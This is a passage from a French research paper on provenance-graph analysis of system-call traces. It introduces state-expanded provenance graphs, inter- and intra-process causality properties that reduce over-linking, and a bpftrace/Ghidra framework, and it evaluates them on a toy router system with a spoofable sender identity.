5.2 Caractérisation d'une trace

Nous notons $\mathbf{\Omega}$ l'ensemble de tous les événements possibles dans le système. Une trace T est une séquence finie de n événements survenus dans un ordre tel que :

[5] La ressource est également une destination d'information dans le cas d'une ressource consommable

[6] Si les arguments de open contiennent O_CREAT ou O_TRUNC, la nouvelle ressource créée ou écrasée est une destination d'information

$$T = \langle \mathbf{e}_1, \mathbf{e}_2, \ldots, \mathbf{e}_n \rangle \quad \text{avec} \quad \mathbf{e}_k \in \mathbf{\Omega} \quad \forall 1 \leq k \leq n$$

Exemple illustratif.

Considérons une trace $\tau = \langle \mathbf{e}_1 \ldots, \mathbf{e}_{12} \rangle$ impliquant les processus A, B, C, D, E et F, avec des ressources persistantes (fichiers réguliers) L_A, L_BC et X, et des ressources consommables (par exemple, des FIFOs) A_D, B_D et C_D. Cette trace τ correspond à la séquence des 12 événements suivants.

$\mathbf{e}_1$ =(write, A, {A, A_D},{A, A_D}, ·, ·) $\mathbf{e}_7$ =(write, E,{E,L_BC},{E,L_BC}, ·, ·)
$\mathbf{e}_2$ =(read, D,{D, A_D},{D, A_D}, ·, ·) $\mathbf{e}_8$ =(write, D,{D,L_BC},{D,L_BC}, ·, ·)
$\mathbf{e}_3$ =(write, B,{B, B_D},{B, B_D}, ·, ·) $\mathbf{e}_9$ =(read, D, {D, C_D}, {D, C_D}, ·, ·)
$\mathbf{e}_4$ =(read, D,{D, B_D},{D, B_D}, ·, ·) $\mathbf{e}_{10}$ =(read, F, {F, L_BC}, {F}, ·, ·)
$\mathbf{e}_5$ =(write, D,{D, L_A},{D, L_A}, ·, ·) $\mathbf{e}_{11}$ =(read, F, {F, L_A}, {F}, ·, ·)
$\mathbf{e}_6$ =(write, C,{C, C_D},{C, C_D}, ·, ·) $\mathbf{e}_{12}$ =(write, F, {F, X}, {F, X}, ·, ·)

Dans ce système, les processus A, B et C envoient des messages via des FIFOs au processus D. Le processus D enregistre les messages de A dans le fichier L_A (pour *logs* de A) et les messages de B et C dans le fichier L_BC. Le processus E écrit également dans L_BC. Le processus F lit à la fois les fichiers de logs L_A et L_BC, puis écrit dans le fichier X. Ce système est représenté par le graphe de provenance de la Figure 1.




Fig. 1. Graphe de provenance de la trace τ. Les cercles représentent des processus et les losanges des ressources. Les arcs représentent les transferts d'information entre les entités pendant l'exécution de l'événement spécifié dans le label de l'arc.

Afin d'identifier les flux d'information, nous proposons de capturer chaque changement d'état des entités au cours d'une trace.

[7] L'utilisation du point signifie que la valeur n'a pas d'importance

5.3 Version d'état d'entité

Le concept de *version d'état d'entité* vise à décrire les flux d'information à travers les entités du système et est lié aux informations auxquelles elles ont accédé tout au long de leur cycle de vie. Un changement de version d'état signifie que les informations détenues par une entité ont été modifiées. Dans le cas d'une ressource, cela peut correspondre à l'ajout et/ou la suppression de données, ou à une modification des métadonnées. Dans le cas d'un processus, cela peut affecter son comportement (informations de flux de contrôle) ou le contenu des futures charges utiles qu'il envoie (informations de flux de données).

Soit T une trace et $\mathbf{e}_k$ un événement de T. Soit $\mathbf{x} \in (\mathbf{P} \cup \mathbf{R})$ une entité du système. La version d'état $v_k(\mathbf{x})$ est définie comme le nombre de fois où l'entité $\mathbf{x}$ a été influencée par d'autres entités jusqu'à l'événement $\mathbf{e}_k$ inclus : $v_k(\mathbf{x}) = |\{\mathbf{e}_{k'} : \mathbf{x} \in \mathbf{D}_{\mathbf{e}_{k'}}, k' \leq k\}|$ Pour une entité donnée $\mathbf{x}$, nous notons x_0 sa version d'état initiale, avant qu'aucun événement ne se produise. La version d'état de l'entité $\mathbf{x}$ après l'événement $\mathbf{e}_k$ est notée $x_{v_k(\mathbf{x})}$.

5.4 State-Expanded Provenance Graph (SEPG)

Sur la base de la version d'état de chaque entité, nous proposons de construire un Graphe de Provenance à États Étendus (State-Expanded Provenance Graph ou **SEPG**). Un chemin dans un tel graphe de provenance permet de déduire qu'une entité a pu influencer une autre entité (flux d'information) à un moment donné (après un certain événement).

Soit $\mathbf{SEPG}_T$ le **SEPG** de la trace T tel que :

- Chaque noeud représente une version-état d'une entité.
- Chaque arête représente le transfert d'informations entre les entités ***sources*** d'un événement et les entités ***destinataires*** d'un événement.

Avec $(|T| = n)$, $\mathbf{SEPG}_T$ est un graphe orienté tel que :

$$
\begin{aligned}
V &= \{x_i \mid \mathbf{x} \in (\mathbf{P} \cup \mathbf{R}), 0 \leq i \leq v_n(\mathbf{x})\} \\
E &= \{(s_{v_k(s)-1},\ d_{v_k(d)}) \\
&\qquad \forall s \in \mathbf{S}_{\mathbf{e}_k}\ \forall d \in \mathbf{D}_{\mathbf{e}_k}\ \forall \mathbf{e}_k \in T\}
\end{aligned}
$$

Le nombre de noeuds et d'arêtes ajoutés à un SEPG dépend de la nature de l'événement (c'est-à-dire des ensembles de sources et de destinations pour cet événement spécifique). Par exemple, l'ensemble des noeuds et




Fig. 2. Les noeuds A_n et X_m et tous les arcs représentés sont ajoutés à un SEPG lors d'un événement ***write***. Les arcs rouges représentent les informations potentiellement transmises[8]. Les arcs noirs correspondent aux changements de version d'état.

des arêtes construit à partir d'un événement de type ***write*** est représenté dans la Figure 2.

Le $\mathbf{SEPG}_\tau$ de la trace τ de l'exemple illustratif utilisé pour étudier la provenance rétrospective de la ressource X est représenté à la Figure 3.

5.5 Déduction des flots d'information

Par construction, le $\mathbf{SEPG}_T$ d'une trace T possède des arêtes entre les versions-états d'entités reliées par un événement $\mathbf{e}_k$ se produisant dans T. La proposition suivante est utilisée pour déduire les chemins.

Proposition 1 *Soit* $\mathbf{x}$ *et* $\mathbf{y} \in (\mathbf{P} \cup \mathbf{R})$ *les entités du système. S'il existe un flux d'information de* $\mathbf{x}$ *vers* $\mathbf{y}$ *dans l'intervalle* $[\mathbf{e}_{k_1}, \ldots, \mathbf{e}_{k_2}]$*, alors il existe un chemin dans le* ***SEPG*** *associé allant de* $x_{v_{k_1}(\mathbf{x})}$ *à* $y_{v_{k_2}(\mathbf{y})}$.

L'application de la Proposition 1 au $\mathbf{SEPG}_\tau$ produit un nouveau $\mathbf{SEPG}_\tau$, plus petit, qui ne contient que les sources possibles d'information concernant la ressource cible X. À partir de la version-état d'entité X_1, il n'existe aucun chemin vers une quelconque version-état de l'entité C ; par conséquent, C ne présente aucun flux d'information possible avec X_1. Les noeuds supprimés du $\mathbf{SEPG}_\tau$ original sont représentés en rouge ● sur la Figure 3.

Il convient de noter que la Proposition 1 affirme que "si un flux d'information existe, alors un chemin correspondant existe également dans le graphe". Cependant, la proposition réciproque, "si un chemin existe dans

[8] Le transfert d'information entre une ressource et un processus est contrôlé par le système d'exploitation, qui peut ajouter des informations qui ne proviennent pas de la ressource elle-même (e.g., la position du curseur)




Fig. 3. Graphe de provenance à états étendus produit à partir de la trace τ de la Figure 1. Les lignes verticales pointillées indiquent les événements ayant conduit à la construction des nœuds alignés. Nous étudions la provenance rétrospective à partir de X_1. Les noeuds en rouge ● hachuré représentent les nœuds supprimés par l'analyse de simple atteignabilité. Les noeuds en bleu ▲ hachuré représentent les noeuds supprimés lors de l'étude de la provenance inter-processus, présentée en Section 6. Les noeuds en vert ■ hachuré représentent les noeuds supprimés en appliquant les propriétés de flux d'information présentées à la Section 7

.

le graphe, alors un flux d'information existe", ne peut pas être démontrée comme vraie avec nos connaissances actuelles. Cela constitue, en réalité, l'essence du problème d'over-linking dans les graphes de provenance.

Afin d'atténuer le phénomène d'over-linking, nous proposons de concentrer nos efforts sur deux motifs d'événements se produisant dans une trace. Les écritures multiples suivies d'une lecture sur des ressources : un **SEPG** ne permet pas, dans sa forme actuelle, de suivre correctement l'information stockée dans les ressources. Cela conduit à un over-linking entre une série d'écritures sur une ressource et une lecture ultérieure. Nous abordons ce problème à la Section 6. Toute séquence d'événements se produisant au sein d'un même processus : lorsqu'un événement est déclenché par un processus, il est actuellement relié à tous les autres événements précédem-

ment déclenchés par ce même processus. Nous abordons ce problème à la Section 7.

6 Analyse de la provenance inter-processus

Nous proposons d'exploiter les détails de fonctionnement propres à chaque type de ressource afin de relier plusieurs événements ciblant une même ressource. En effet, la spécification de la manière dont un événement modifie une ressource permet de construire un modèle de son contenu et de suivre avec précision l'évolution de ce contenu tout au long de la trace. La précision de ce modèle varie en fonction de l'effort investi dans sa spécification, permettant à l'évaluateur de conserver une vision simplifiée, ou de prendre en compte des détails système beaucoup plus fins.

6.1 Ressources de stockage

Dans le cas d'un fichier ordinaire, le maintien d'un modèle de son contenu tout au long de la trace nécessite la connaissance des éléments suivants :

— la position du curseur (qui peut évoluer via les appels système ***open***, ***read***, ***write*** et ***lseek***). Elle est propre à chaque processus interagissant avec le fichier ;

— la taille du contenu à écrire dans le fichier.

Avec ces deux éléments d'information, il est facile de modéliser le contenu d'un fichier ordinaire. Chaque opération d'écriture définit un "intervalle de contenu" $[cursor_position, cursor_position + size[$, associé à une référence vers la version d'entité qui effectue l'opération d'écriture. Il devient alors possible de déterminer l'intervalle de contenu dans lequel une opération de ***read*** ultérieure est effectuée, et de relier cette opération de ***read*** à la version d'entité (annotée) antérieure ayant défini cet intervalle.

6.2 Ressources consommables

Dans le cas d'une ressource consommable, dont le contenu est modifié après une interaction de lecture, la construction d'un modèle mémoire est encore plus simple. Dans le cas des FIFOs, le contenu ne peut pas être accédé de manière arbitraire, mais uniquement selon le principe (First In, First Out). Pour modéliser la mémoire d'un FIFO, nous proposons d'utiliser une structure de données de type file comme suit :

— Chaque événement de ***write*** écrit un bloc dans la file. L'information contenue dans le bloc correspond à la taille du bloc (taille de l'opération d'écriture) et à l'événement (ou plus précisément à la version d'état de l'entité dans le graphe de provenance) qui a créé le bloc.
— Chaque événement de ***read*** effectue une opération de lecture sur la file en fonction de son champ ***size***. L'opération de lecture peut ne pas correspondre à la taille du premier bloc de la file. Si la ***size*** est inférieure à la taille du premier bloc, le premier bloc est scindé et sa taille est réduite de la taille de l'opération de lecture. Si la ***size*** est égale à la taille du premier bloc, le premier bloc est supprimé. Si la ***size*** est supérieure à la taille du premier bloc, l'opération de lecture récupère le premier bloc et continue à récupérer les blocs suivants de manière récursive jusqu'à atteindre la taille initialement demandée.

6.3 Application à notre exemple

Dans la trace τ de l'exemple illustratif (Figure 1), les processus D et E écrivent tous les deux dans la ressource de stockage L_BC. Nous supposons ici qu'ils ouvrent tous les deux ce fichier en mode append simple. Supposons que l'événement

$\mathbf{e}_7$ =(write, E, {E,L_BC}, {E,L_BC}, $\cdot, (size_written = 10)$)
corresponde à une opération ***write*** de 10 octets, que

$\mathbf{e}_8$ =(write, D, {D,L_BC}, {D,L_BC}, $\cdot, (size_written = 15)$)
corresponde à une opération ***write*** de 15 octets, et que

$\mathbf{e}_{10}$ =(read, F, {F, L_BC}, {F}, $\cdot, (size_read = 8)$)
corresponde à une opération ***read*** de 8 octets.

Tableau 2. Evolution du modèle de mémoire *L_BC*

Evènement	Modèle du contenu de ***L_BC***	Positions des curseurs
$\mathbf{e}_7$	[((0,10), E_0)]	E :10, D :0, F :0
$\mathbf{e}_8$	[((0,10), E_0), ((10,25), D_3)]	E :10, D :25, F :0
$\mathbf{e}_{10}$	[((0,10), E_0), ((10,25), D_3)]	E :10, D :25, F :8

Le suivi de l'information échangée via *L_BC* à l'aide d'un modèle de contenu simple, comme illustré dans le Tableau 2, permet de déterminer que le contenu lu par le processus F lors de l'événement $\mathbf{e}_{10}$ ne provient

pas du processus D. Ainsi, si une étude de provenance rétrospective est réalisée sur le $\mathbf{SEPG}_\tau$ associé à F, l'arête créée lors de l'événement $\mathbf{e}_8$ ne doit pas être prise en compte.

Conserver seulement les arêtes validées par l'étude de provenance inter-processus permet de supprimer les nœuds bleu ▲ du $\mathbf{SEPG}_\tau$ présenté à la Figure 3.

7 Analyse de provenance intra-processus

Les principales sources d'over-linking lors de la construction d'un graphe de provenance sont les flux d'informations à l'intérieur d'un processus. Sans plus de détails sur l'implémentation du processus, il n'est pas possible de savoir quels appels système antérieurs sont liés à quels appels système ultérieurs. Ainsi, nous proposons d'introduire des propriétés de causalité pour compléter le SEPG en fournissant des détails sur les flux d'informations intra-processus.

7.1 Propriétés de causalité

Une propriété de causalité spécifie une relation entre deux événements. Cependant, plutôt que de spécifier les événements exacts à relier, nous proposons d'introduire des *event patterns*. Un *event pattern* définit un ensemble de contraintes sur un événement. Il est conçu pour ne correspondre qu'à un sous-ensemble spécifique d'événements dans la trace, qui respecte les contraintes énoncées. Par exemple, l'event pattern

$\{ \mathbf{p_e} == A,\ \mathbf{t_e} == read \}$

ne correspond qu'aux événements **read** déclenchés par le processus **A**. Les event patterns offrent un moyen de caractériser les événements de manière très flexible. Les contraintes appliquées aux événements n'ont pas besoin d'être des égalités strictes : elles peuvent inclure des inégalités, des ensembles de valeurs acceptées, des expressions régulières, etc. Nous utilisons les event patterns pour caractériser les relations de causalité entre des ensembles d'événements. En effet, lors de l'étude de la causalité intra-processus, l'évaluateur (ingénierie inverse manuelle) ou les outils (analyse de teinte, exécution symbolique) peuvent découvrir une relation de causalité entre des événements. Pour permettre à l'évaluateur d'instancier partiellement de telles relations (se produisant sous un certain ensemble de contraintes), les event patterns sont très utiles.

Les propriétés de causalité visent à décrire le fonctionnement d'un processus et à en résumer l'implémentation. Pour cette raison, elles doivent

être indépendantes de la trace et chercher à capturer le comportement du processus de manière générale. Ainsi, si la propriété n'est pas vérifiée, la trace d'exécution en cours d'étude présente une activité anormale.

Nous considérons deux types de propriétés de causalité :

— La *dépendance* : ces propriétés établissent un event pattern source (ou une série d'event patterns) qui conduit nécessairement à un event pattern cible. Elles indiquent des flux d'information **confirmés**.
— L'*indépendance* : contrairement au précédent, ce type de propriétés exprime l'**absence** de flux d'information entre un event pattern (ou une série d'event patterns) et un event pattern cible.

Au lieu d'effectuer des déductions sur le graphe de provenance au moyen d'un problème d'accessibilité (comme suggéré par la proposition 1), nous proposons d'exploiter ces propriétés de causalité pour guider l'exploration d'un **SEPG**. Ainsi, lors de la recherche de versions d'état d'entités au cours d'une étude prospective (ou rétrospective) de la causalité à partir d'une entité source (ou destination), l'appartenance à la provenance sera conditionnée par la validation des propriétés de causalité.

Si nous prenons le cas d'une étude rétrospective, cela signifie :

— que l'on considère la provenance de l'événement $\mathbf{e}_i$ comme **confirmée** lors de l'étude rétrospective à partir de l'événement $\mathbf{e}_j$ si une règle $dependent(EP_1, EP_2)$ existe, l'événement $\mathbf{e}_i$ correspondant à l'event pattern EP_1 et l'événement $\mathbf{e}_j$ correspondant à l'event pattern EP_2
— que l'on considère la provenance de l'événement $\mathbf{e}_i$ comme **absente** lors de l'étude rétrospective à partir de l'événement $\mathbf{e}_j$ si une règle $independent(EP_1, EP_2)$ existe, avec l'événement $\mathbf{e}_i$ correspondant à l'event pattern EP_1 et l'événement $\mathbf{e}_j$ correspondant à l'event pattern EP_2
— que l'on considère la provenance de tout événement antérieur $\mathbf{e}_i$ avec un chemin menant à $\mathbf{e}_j$ dans le **SEPG** associé comme **incertaine** dans le cas où aucune règle ne correspond à l'événement $\mathbf{e}_i$ en tant que source et à l'événement $\mathbf{e}_j$ en tant que cible

Une paire d'événements ne devrait jamais satisfaire à la fois les propriétés de dépendance valide et d'indépendance valide. Ce cas peut survenir si l'évaluateur fournit, pour ces propriétés, des events pattern sous-spécifiés (c'est-à-dire des événements qui correspondent à trop d'événements par rapport à l'intention de l'évaluateur), ou tout simplement si ces propriétés sont fausses au regard du comportement du processus. Un tel conflit four-

nirait toutefois des informations très précieuses pour améliorer davantage le modèle du système.

Afin d'étendre encore davantage l'expressivité des propriétés de causalité, un troisième argument peut être fourni lors de la déclaration d'une propriété. Cet argument est appelé la *contrainte d'alignement* et sert à imposer des contraintes entre les event patterns appariés. Imaginons un processus qui reçoit dans une FIFO un nom de fichier à lire, puis lit ce fichier. Les event patterns EP_1 et EP_2 correspondent aux événements de lecture, et la propriété CP décrit ce comportement :

$$EP_1 = \{\mathbf{p_e} == \ A,\ \mathbf{t_e} == \ read,\ \mathbf{S_e}.r == \ fifo_request\}$$
$$EP_2 = \{\mathbf{p_e} == \ A,\ \mathbf{t_e} == \ read\}$$
$$CP = dependent(EP_1,\ EP_2, \{out_{\mathbf{e}_1}.buffer == \ S_{\mathbf{e}_2}.r.name\})$$

Dans la contrainte d'alignement, $\mathbf{e}_1$ et $\mathbf{e}_2$ sont les événements concrets correspondant respectivement à EP_1 et EP_2. Les fonctions f et g prennent en entrée les événements $\mathbf{e}_1$ et $\mathbf{e}_2$, et renvoient l'une de leurs composantes vectorielles. $out_{\mathbf{e}_1}.buffer$ représente le buffer de l'événement *read* $\mathbf{e}_1$, en tant que partie de sa composante *out*, et $S_{\mathbf{e}_2}.r.name$ représente le nom de l'entité source r de l'événement *read* $\mathbf{e}_2$ (voir Section 5 pour les composantes S et *out*). Le prédicat p est une simple égalité.

7.2 Application à notre exemple

Dans l'exemple illustratif de la trace τ (Figure 1), les processus A, B et C envoient des messages au même processus D. En plus de recevoir ces messages, D écrit également du contenu dans les fichiers L_A et L_BC. Cependant, l'analyse du code de l'implémentation de D permet de découvrir que seuls les messages reçus de A ont une influence sur ce qui est écrit dans L_A. Exprimer cette information supplémentaire est très utile pour suivre avec précision les informations qui transitent par D.

Soient EP_1, EP_2, EP_3 et EP_4 des event patterns tels que :

$$EP_1 = \{\mathbf{p_e} == D,\ \mathbf{t_e} == read,\ \mathbf{S_e}.\mathbf{r} == A_D\}$$
$$EP_2 = \{\mathbf{p_e} == D,\ \mathbf{t_e} == read,\ \mathbf{S_e}.\mathbf{r} == B_D\}$$
$$EP_3 = \{\mathbf{p_e} == D,\ \mathbf{t_e} == read,\ \mathbf{S_e}.\mathbf{r} == C_D\}$$
$$EP_4 = \{\mathbf{p_e} == D,\ \mathbf{t_e} == write,\ \mathbf{D_e}.\mathbf{r} == L_A\}$$

Il est alors possible d'exprimer ces analyses de l'implémentation de D à l'aide des deux propriétés d'indépendance suivantes : $independent(EP_2, EP_4) \wedge independent(EP_3, EP_4)$.

En plus de considérer **absents** les flux d'informations provenant de B_D et C_D, on peut également considérer le flux d'informations provenant de A_D comme **confirmé** en ajoutant la propriété de dépendance suivante : $dependent(EP_1, EP_4)$.

Ces propriétés permettent d'élaguer les parties vertes ■ hachurées du $\mathbf{SEPG}_{\tau}$ dans la Figure 3.

8 Implémentation

Nous avons développé un framework pour mettre en œuvre la génération de **SEPG** et les algorithmes d'élagage présentés dans cet article, et nous avons testé notre approche sur plusieurs cas d'utilisation. Le framework est principalement composé de deux logiciels, le *logiciel de collecte de traces* et le *logiciel d'exploitation de traces*. Le *logiciel de collecte de traces* vise à collecter les traces d'exécution du système étudié, sous la forme d'appels système. Comme expliqué dans la section 4, `bpftrace` offre un moyen efficace et pratique de surveiller les appels système. Le logiciel d'exploitation des traces implémente les algorithmes de génération et d'élagage de graphes en utilisant comme entrées les traces collectées.

8.1 Logiciel de collecte de traces

Ce logiciel s'articule autour de trois composants principaux :

- Des scripts `bpftrace`, qui surveillent certains appels système et affichent leurs informations dans un format spécifique.
- Un normalisateur d'événements, utilisé pour recréer des événements autonomes à partir des appels système (en récupérant le nom de fichier à partir du descripteur de fichier d'un appel système de lecture, par exemple).
- Un fichier de cas de test, chaque cas de test fournissant des informations sur les processus à surveiller, et un ensemble d'interactions avec le système. Une trace est collectée pour chaque cas de test.

Lors d'une exécution du système, l'évaluateur spécifie les programmes (et non les processus) à surveiller. Les scripts `bpftrace` sont instanciés pour surveiller uniquement ces programmes. Chaque cas de test est exécuté, et pour chacun, une trace d'exécution est produite. Pour chaque trace d'exécution, le normalisateur d'événements crée une liste chronologiquement ordonnée d'événements autonomes, suivant le formalisme donné dans la section 5. Ces traces d'exécution normalisées sont ensuite utilisées par le logiciel d'exploration de traces, et sont simplement appelées "traces d'exécution".

8.2 Logiciel d'exploration de traces

Toutes les traces d'exécution fournies au logiciel d'exploration des traces doivent contenir un ensemble minimal d'informations, décrit dans la section 5. Cependant, des informations supplémentaires peuvent grandement aider l'évaluateur à mieux comprendre le fonctionnement du système. À cet égard, notre framework propose diverses *extensions de trace*, qui visent à être considérablement développées. Ces modules permettent de rechercher des informations supplémentaires dans une trace d'exécution donnée, afin d'activer des fonctionnalités supplémentaires dans l'application.

Un exemple significatif d'extension de trace est l'extension d'adresse. Elle permet à la méthode de collecte de traces d'attribuer à chaque événement une adresse dans le binaire du processus d'origine, qui est ensuite utilisée pour faciliter l'analyse de l'évaluateur dans l'application. Si l'évaluateur a accès aux binaires du programme, notre framework offre la possibilité d'établir un lien entre l'application et Ghidra. Ainsi, lorsque l'évaluateur interagit avec un certain événement, une instance Ghidra [16] en cours d'exécution affiche le code d'appel de l'événement dans le fichier binaire approprié. Cela permet à l'évaluateur de faire des allers-retours entre Ghidra et l'application, afin de trouver facilement de nouvelles propriétés intra-processus et de les ajouter au graphe de provenance.

Le logiciel d'exploration de traces est conçu pour aider un évaluateur à exploiter autant d'informations que possible à partir d'une trace concernant les flux d'informations. À partir de l'ensemble des événements contenus dans la trace, l'application produira deux graphes : un **SEPG**, tel que présenté dans la Section 5, et un *graphe topologique*, présentant une vue d'ensemble du système capturé par la trace.

Le graphe topologique donne une vue d'ensemble du système étudié. Ses nœuds sont les entités du système et ses arêtes sont des transferts d'informations dirigés (simplifiés). Bien que l'outil dispose d'informations sur les entités source et cible d'un événement (voir section 5), l'utilisateur peut également spécifier une version "simplifiée" de ces transferts d'informations. Par exemple, dans le cas d'une ressource consommable, le processus et la ressource sont à la fois la source et la cible de l'information ; mais l'utilisateur peut souhaiter simplifier cet événement avec une seule arête processus-ressource. Avec de tels liens simplifiés, un événement "écriture" du processus A vers la ressource X sera représenté par une arête de A vers X. Une courte vidéo de démonstration du framework est disponible sur https://homepages.laas.fr/nicomett/SSTIC2026/framework_demonstration.mp4.

9 Évaluation

Nous avons construit un système d'évaluation suffisamment complexe concernant le suivi des flux d'informations. Pour rendre l'approche plus concrète, les traces exploitées dans cet exemple contiennent des attaques. L'approche est destinée à être utilisée dans un contexte plus large, mais donner des exemples contenant une attaque permet d'être plus démonstratif.

9.1 Description du système

Ce système est un exemple de communication entre plusieurs clients via un routeur. Les clients peuvent interagir avec le routeur selon un protocole spécifique, qui leur permet d'effectuer deux actions : sélectionner une cible et envoyer un message. Ces échanges sont suivis par le routeur, qui met à jour le fichier journal d'activité. Périodiquement, le collecteur de traces récupère les informations de ce fichier et en écrit les résumés dans un fichier de rapport.

Ce système est composé de 5 processus clients, qui échangent des messages entre eux ; un processus routeur (*router*), par lequel transitent tous les messages ; un fichier de log (*logs*), dans lequel le processus *router* écrit chaque message qui a transité ; un processus collecteur de logs (*log collector*), qui récupère le fichier log afin d'effectuer certaines opérations sur son contenu ; un fichier de rapport (*report*), dans lequel le processus collecteur de logs écrit le résumé des logs. Il s'agit de la cible hypothétique de l'attaquant ; et 10 FIFO pour la communication client-routeur (client vers routeur et routeur vers client).

La Figure 4 présente une vue d'ensemble de ce système.

Dans cette étude de cas, les opérations récurrentes du collecteur de traces créent une activité permanente sur le système. Il s'agit d'un cas où les événements ne sont pas produits en réponse directe à une stimulation de l'évaluateur, mais par l'activité « de fond » du système.

L'intérêt d'un attaquant dans ce système pourrait être d'échanger des messages suspects avec un autre client et de s'assurer que les rapports de ces conversations n'atteignent jamais le fichier *report*, ou au moins qu'ils y parviennent dans un état qui empêcherait l'IDS d'identifier cette activité comme suspecte.

Notre système présente une vulnérabilité dans le protocole de communication routeur–client : c'est le client qui est chargé de fournir son identité au routeur. Cela signifie que n'importe quel client peut usurper




Fig. 4. Vue d'ensemble du système d'évaluation. Les cercles représentent des processus et les losanges des ressources. L'étoile représente des événements périodiques relatifs à l'horloge du système. Les carrés bleus représentent les fonctions internes des processus, et les losanges bleus les états internes des processus.

l'identité d'un autre. Dans la trace étudiée, cela a conduit à un sender_id erroné dans le fichier de logs, puis, au final, dans le fichier de rapport.

9.2 Analyse du système

Afin de pouvoir relier le contenu du fichier *report* à un utilisateur spécifique, nous devons étudier les emplacements suivants de confusion des flux d'information :

- le processus *log collector* : la relation entre ce qui est lu dans le fichier *logs* et ce qui est écrit dans le fichier *report* doit être étudiée.
- le fichier *logs* : en modélisant le contenu du fichier *logs*, il sera possible de déterminer l'événement d'écriture qui est à l'origine de l'information ensuite lue par le log collector.
- le processus *router* : établir un lien entre une lecture sur une FIFO client et une écriture dans le fichier *logs* permettrait de comprendre quel client a déclenché la corruption du contenu de report.

Process *log collector* Il lit le fichier de logs ligne par ligne, transforme la ligne en un autre format, puis écrit la ligne transformée dans le fichier *report*. Cette relation peut être établie à l'aide des *event patterns* EP_1, EP_2 et de la propriété CP_{lc} :

$$EP_1 = \{\mathbf{p_e} == \ log_collector, \ \mathbf{t_e} == \ read, \ \mathbf{S_e.r} == \ logs\}$$
$$EP_2 = \{\mathbf{p_e} == \ log_collector, \ \mathbf{t_e} == \ write, \ \mathbf{D_e.r} == \ report\}$$
$$CP_{lc} = dependent(EP_1, \ EP_2,$$
$$\{out_{\mathbf{e_1}}.buffer.length == \ in_{\mathbf{e_2}}.buffer.length,$$

$$out_{\mathbf{e}_1}.buffer[0] == \ in_{\mathbf{e}_2}.buffer[0]\})$$

Dans ce cas particulier, la contrainte d'alignement de la propriété CP_{lc} exprime le comportement du log collector vis-à-vis de la transformation des logs. Par introspection, l'évaluateur a constaté que la taille d'un log entre l'entrée et la sortie du *log collector* restait identique. Il a choisi d'exprimer cette relation à l'aide de cette simple contrainte d'alignement. L'identité de l'émetteur du message, stockée sur le premier caractère, est également préservée.

Fichier *log* La Section 6 a montré comment déduire le contenu d'un fichier à partir des événements d'une trace. Cette étude valide des chemins **confirmés** dans le **SEPG**. Aucune action supplémentaire n'est requise de la part de l'évaluateur.

Process *router* Le protocole routeur–client suit un format textuel simple : un caractère pour l'identifiant de l'émetteur, un caractère pour l'identifiant de la fonction à appeler ('0' pour select, '1' pour send), puis, le cas échéant, le message. Le *routeur* écrit des logs dans le fichier de logs selon le motif [sender_id],[receiver_id],[message]. Ces spécificités peuvent s'exprimer comme suit :

$$EP_1 = \{\mathbf{p_e} == router,\ \mathbf{t_e} == read\}$$
$$EP_2 = \{\mathbf{p_e} == router,\ \mathbf{t_e} == write,\ \mathbf{D_e}.\mathbf{r} == logs\}$$
$$CP_{router} = dependent(EP_1, EP_2, \{out_{\mathbf{e}_1}.buffer[0] == in_{\mathbf{e}_2}.buffer[0], out_{\mathbf{e}_1}.buffer[1] == \texttt{'1'}\})$$

Le *router* écrit des logs dans le fichier *logs* selon le motif [id_émetteur],[id_receveur],[message]. Ainsi, le contenu de l'événement d'écriture commence par l'identifiant de l'émetteur, et la propriété CP_{router} est validée.

